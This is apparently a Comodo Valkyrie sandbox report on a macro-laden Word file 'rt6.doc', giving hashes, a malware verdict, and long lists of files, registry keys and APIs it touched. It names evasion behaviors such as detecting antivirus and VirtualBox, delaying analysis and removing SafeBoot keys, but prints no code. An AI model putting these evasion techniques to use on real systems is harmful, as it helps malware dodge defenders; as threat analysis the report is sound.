VALKYRIE COMODO

Summary

File Name: rt6.doc

File Type: Composite Document File V2 Document, Can't read SAT


SHA1: 11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1

MD5: 7f06fe0374ee77ebcac1adcbd584ba68

MALWARE


Valkyrie Final Verdict

DETECTION SECTION




Verdict: Malware

CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW

VALKYRIE COMODO

Activity Details

HIPS/ PFW/ OPERATING SYSTEM PROTECTION EVASION

Attempts to identify installed AV products by installation directory — Show sources

LOWERING OF HIPS/ PFW/ OPERATING SYSTEM SECURITY SETTINGS

Attempts to block SafeBoot use by removing registry keys — Show sources

MALWARE ANALYSIS SYSTEM EVASION

A process attempted to delay the analysis task. — Show sources

Detects VirtualBox through the presence of a file — Show sources

Creates a hidden or system file — Show sources

MALICIOUS DOCUMENT

The office file has a unconventional code page: ANSI Cyrillic; Cyrillic (Windows)

The office file has a macro. — Show sources

Behavior Graph

VALKYRIE COMODO

Behavior Summary

ACCESSED FILES

C:\Users\user\AppData\Local\Temp\11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
C:\Users\user\AppData\Local\Temp\~DFD119A26DCE7F45D1.TMP
C:\Users\user\AppData\Local\Temp\~$fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
C:\Users\user\AppData\Roaming\
C:\Users\user\AppData\Roaming\Microsoft\Templates\
C:\Users\user\AppData\Roaming\Microsoft\Templates
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Word\STARTUP\
C:\Windows\sysnative\C_1251.NLS
C:\Users\user\AppData\Roaming\Microsoft\Templates\Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CB4DB512-D563-4203-B748-39A8B16F4A24}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Office\
C:\Users\user\AppData\Roaming\Microsoft\Office\review.rcd
C:\Users\user\AppData\Roaming\Microsoft\Office\adhoc.rcd
C:\Users\user\AppData\Local\Temp
C:\Program Files (x86)\Microsoft Office\Office12\MSWORD.OLB
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\VBE6.DLL
C:\Windows\AppPatch\sysmain.sdb
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\
C:\Program Files (x86)
C:\Program Files (x86)\Common Files
C:\Program Files (x86)\Common Files\microsoft shared
C:\Program Files (x86)\Common Files\microsoft shared\VBA
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6*.*
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\1033\VBE6INTL.DLL
C:\Windows\sysnative\C_932.NLS
C:\Windows\sysnative\C_949.NLS
C:\Windows\sysnative\C_950.NLS
C:\Windows\sysnative\C_936.NLS
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{DD0D8F4D-ABCA-40BA-B4C7-D89B2A61AF2E}.tmp

C:\Windows\SysWOW64\stdole2.tlb
C:\Users\user\AppData\Local\Temp\Normal
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\MSO.DLL
C:\Windows\SysWOW64\FM20.DLL
C:\Users\user\AppData\Local\Temp\~DFB2A125FBFC8ED798.TMP
C:\Program Files (x86)\Common Files\microsoft shared\VBA\VBA6\VBE6.DLL\3
C:\Users\user\AppData\Local\Temp\VBE
C:\Users\user\AppData\Roaming\Microsoft\Office\VB12.pip
C:\Windows\System32\uxtheme.dll.Config
C:\Windows\System32\uxtheme.dll
C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE.Local\
C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
C:\Program Files (x86)\Common Files\Microsoft Shared\VBA\VBA6\VBE6EXT.OLB
C:\Users\user\Application Data\Microsoft\Forms
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box
C:\Users\user\AppData\Local\Temp\~DF6742BAA80FD74FAA.TMP
C:\Users\user\AppData\Local\Temp\~DF427A4BAF487AE6D1.TMP
C:\Windows\SysWOW64\FM20.DLL\2
C:\Windows\System32\wbem\wbemdisp.tlb
C:\Users\user\AppData\Local\Microsoft\Schemas\MS Word_restart.xml
C:\Users\user\AppData\Roaming\Microsoft\Word\STARTUP*.*
C:\Program Files (x86)\Microsoft Office\Office12\STARTUP*.*
C:\Users\user\AppData\Local\
C:\Users\user\AppData\Local\Microsoft\Office\
C:\Users\user\AppData\Local\Microsoft\Office\Word.qat
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Local
C:\Users\user\AppData\Local\Temp\11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1:Zone.Identifier
C:\Program Files (x86)\Microsoft Office\Office12\ID_00030.DPC
C:\Users\user\Documents
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{696B216C-6D40-41B7-A719-0E2A13DB84E7}.tmp
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\WordWebPagePreview
C:\Users\user\AppData\Roaming\Microsoft\Office\Word12.pip
C:\Program Files (x86)\Microsoft Office\Office12\EXCEL.EXE
C:\Program Files (x86)\Microsoft Office\Office12\OUTLOOK.EXE
C:\Program Files (x86)\Microsoft Office\Office12\POWERPNT.EXE
C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
C:\Program Files (x86)\Microsoft Office\Office12\EXP_PDF.DLL
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\EXP_PDF.DLL
C:\Program Files (x86)\Microsoft Office\Office12\EXP_XPS.DLL

READ REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\12.0\Common\VbaOff
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\VbaOff
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Features\00002109030000000000000000F01FEC\VBAFiles
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Features\VBAFiles
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\4EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\2EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\359E92CC2CB71D119A12000A9CE1A22A\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\A457B2D1A9DC1D112897000CF42C6133\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\VBA\Vbe6DllPath
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Components\029E403DA86A1D115B5B0006799C897E\vbe.dll_6.0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\DisableRobustifiedUNC
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UserTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Templates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\SharedTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\STARTUP-PATH
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Startup
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\AllLocationsDisabled
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\BlockFQDNFileProtocol
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\NoTrack

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\MaxPropsStreamSize
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\1251
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\GlobalDotName
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\DoNotDismissFileNewTaskPane
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppWidth
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppHeight
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\DisableRibbonForMinimizedWindow
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UseOfficeUIFont
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word AWDropdownHidden
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\PixelsPerInch
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44

MODIFIED FILES

C:\Users\user\AppData\Local\Temp\11fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
C:\Users\user\AppData\Local\Temp\~DFD119A26DCE7F45D1.TMP
C:\Users\user\AppData\Local\Temp\~$fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CB4DB512-D563-4203-B748-39A8B16F4A24}.tmp
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{DD0D8F4D-ABCA-40BA-B4C7-D89B2A61AF2E}.tmp
C:\Users\user\AppData\Local\Temp\~DFB2A125FBFC8ED798.TMP
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box
C:\Users\user\AppData\Local\Temp\~DF6742BAA80FD74FAA.TMP
C:\Users\user\AppData\Local\Temp\~DF427A4BAF487AE6D1.TMP
C:\Users\user\AppData\Roaming\Microsoft\Office\VB12.pip
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{696B216C-6D40-41B7-A719-0E2A13DB84E7}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Office\Word12.pip

\??\PIPE\samr
C:\Windows\sysnative\wbem\repository\WRITABLE.TST
C:\Windows\sysnative\wbem\repository\MAPPING1.MAP
C:\Windows\sysnative\wbem\repository\MAPPING2.MAP
C:\Windows\sysnative\wbem\repository\MAPPING3.MAP
C:\Windows\sysnative\wbem\repository\OBJECTS.DATA
C:\Windows\sysnative\wbem\repository\INDEX.BTR
\??\pipe\PIPE_EVENTROOT\CIMV2WMI SELF-INSTRUMENTATION EVENT PROVIDER
\??\pipe\PIPE_EVENTROOT\CIMV2PROVIDERSUBSYSTEM
C:\Windows\sysnative\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
\??\PIPE\srvsvc
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T1WV0AWHW066COVNJ2ES.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF1139ddc.TMP

RESOLVED APIS

mso.dll.#3364
mso.dll.#6768
mso.dll.#6782
mso.dll.#6798
mso.dll.#741
mso.dll.#1737
mso.dll.#388
mso.dll.#742
mso.dll.#2343
mso.dll.#1842
mso.dll.#1201
mso.dll.#1325
mso.dll.#1573
mso.dll.#7909
mso.dll.#761
mso.dll.#6787
mso.dll.#2483
mso.dll.#2983
mso.dll.#607
mso.dll.#302

mso.dll.#604
mso.dll.#440
mso.dll.#368
mso.dll.#438
mso.dll.#521
mso.dll.#426
mso.dll.#7668
mso.dll.#7593
mso.dll.#6098
mso.dll.#3335
mso.dll.#669
mso.dll.#8107
mso.dll.#9987
mso.dll.#2599
mso.dll.#9399
mso.dll.#1000
mso.dll.#8541
mso.dll.#8044
mso.dll.#1191
mso.dll.#8498
mso.dll.#393
mso.dll.#3174
mso.dll.#3175
mso.dll.#383
mso.dll.#6276
mso.dll.#2796
msptls.dll.#127
msptls.dll.#244
mso.dll.#4738
msptls.dll.#3
mso.dll.#2525
mso.dll.#8793
msptls.dll.#97
msptls.dll.#4
msptls.dll.#189

msptls.dll.#193
msptls.dll.#194
msptls.dll.#200
msptls.dll.#201
msptls.dll.#203
msptls.dll.#204
msptls.dll.#211
msptls.dll.#212
msptls.dll.#5
mso.dll.#746
mso.dll.#747
mso.dll.#387
msptls.dll.#132
msptls.dll.#125
mso.dll.#745
mso.dll.#915
msptls.dll.#96
msptls.dll.#91
mso.dll.#722
mso.dll.#1931
mso.dll.#3041

DELETED FILES

C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box
C:\Users\user\AppData\Local\Microsoft\Schemas\MS Word_restart.xml
C:\Users\user\AppData\Local\Temp\~DF6742BAA80FD74FAA.TMP
C:\Users\user\AppData\Local\Temp\~$fa3ac12d53d73f552d949a04ad3ab4f00cc0e1
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CB4DB512-D563-4203-B748-39A8B16F4A24}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{696B216C-6D40-41B7-A719-0E2A13DB84E7}.tmp
C:\Users\user\AppData\Local\Temp\CVR83B6.tmp.cvr
C:\Users\user\AppData\Local\Temp\18033734.od
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{DD0D8F4D-ABCA-40BA-B4C7-D89B2A61AF2E}.tmp

DELETED REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\4h=
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ft<
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\FontInfoCacheW
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\1144170\1144170
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT

REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\DRM
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Office\12.0\Common
HKEY_LOCAL_MACHINE\Software\Microsoft\Office\12.0\Common
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\12.0\Common\VbaOff
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\VbaOff
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2298303332-66077612-2598613238-1000\Installer\Features\00002109030000000000000000F01FEC
HKEY_USERS\S-1-5-21-2298303332-66077612-2598613238-1000\Software\Microsoft\Installer\Features\00002109030000000000000000F01FEC

HKEY_LOCAL_MACHINE\Software\Classes\Installer\Features\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Features\00002109030000000000000000F01FEC\VBAFiles
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Features
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Features\VBAFiles
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\4EEF86DD963C1D111A37000A9CA05BF0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\4EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\2EEF86DD963C1D111A37000A9CA05BF0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\2EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\359E92CC2CB71D119A12000A9CE1A22A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\359E92CC2CB71D119A12000A9CE1A22A\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\A457B2D1A9DC1D112897000CF42C6133
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\A457B2D1A9DC1D112897000CF42C6133\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\VBA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\VBA\Vbe6DllPath
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2298303332-66077612-2598613238-1000\Installer\Components\029E403DA86A1D115B5B0006799C897E
HKEY_USERS\S-1-5-21-2298303332-66077612-2598613238-1000\Software\Microsoft\Installer\Components\029E403DA86A1D115B5B0006799C897E
HKEY_LOCAL_MACHINE\Software\Classes\Installer\Components\029E403DA86A1D115B5B0006799C897E
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Components\029E403DA86A1D115B5B0006799C897E\vbe.dll_6.0
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2298303332-66077612-2598613238-1000\Installer\Products\00002109030000000000000000F01FEC
HKEY_USERS\S-1-5-21-2298303332-66077612-2598613238-1000\Software\Microsoft\Installer\Products\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Classes\Installer\Products\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\FileOpenBlock
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Files
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\DisableRobustifiedUNC
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Draw
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UserTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Templates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\SharedTemplates

